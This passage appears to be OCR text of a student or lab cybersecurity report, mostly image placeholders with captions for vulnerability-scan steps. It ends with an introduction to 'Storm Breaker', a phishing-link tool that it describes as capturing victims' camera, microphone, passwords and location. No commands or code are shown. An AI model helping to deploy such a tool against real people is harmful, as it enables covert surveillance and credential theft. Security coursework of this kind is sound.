


When the targeted URL is not responsive




3) Analyse the target site scan







4) Select site structure




5) Select a new Target site




6) Check and analyse vulnerabilities




7) Select site structure



8) Select Scan Stats and info for overview of the scan







STORM BREAKER :


Storm_breaker is an attack that helps to gain access to victims' cameras, microphones, OS password grabber, and location. Here, we tried its camera access option which it creates a link that we have to send to the target when he opens that link, he will get a prompt that will ask for the location permission and if they accidentally accept it then their camera will be hacked and it starts capturing the snap and will send to attacker.


1) Open Storm Breaker






2) We can choose any template according to our convenience.






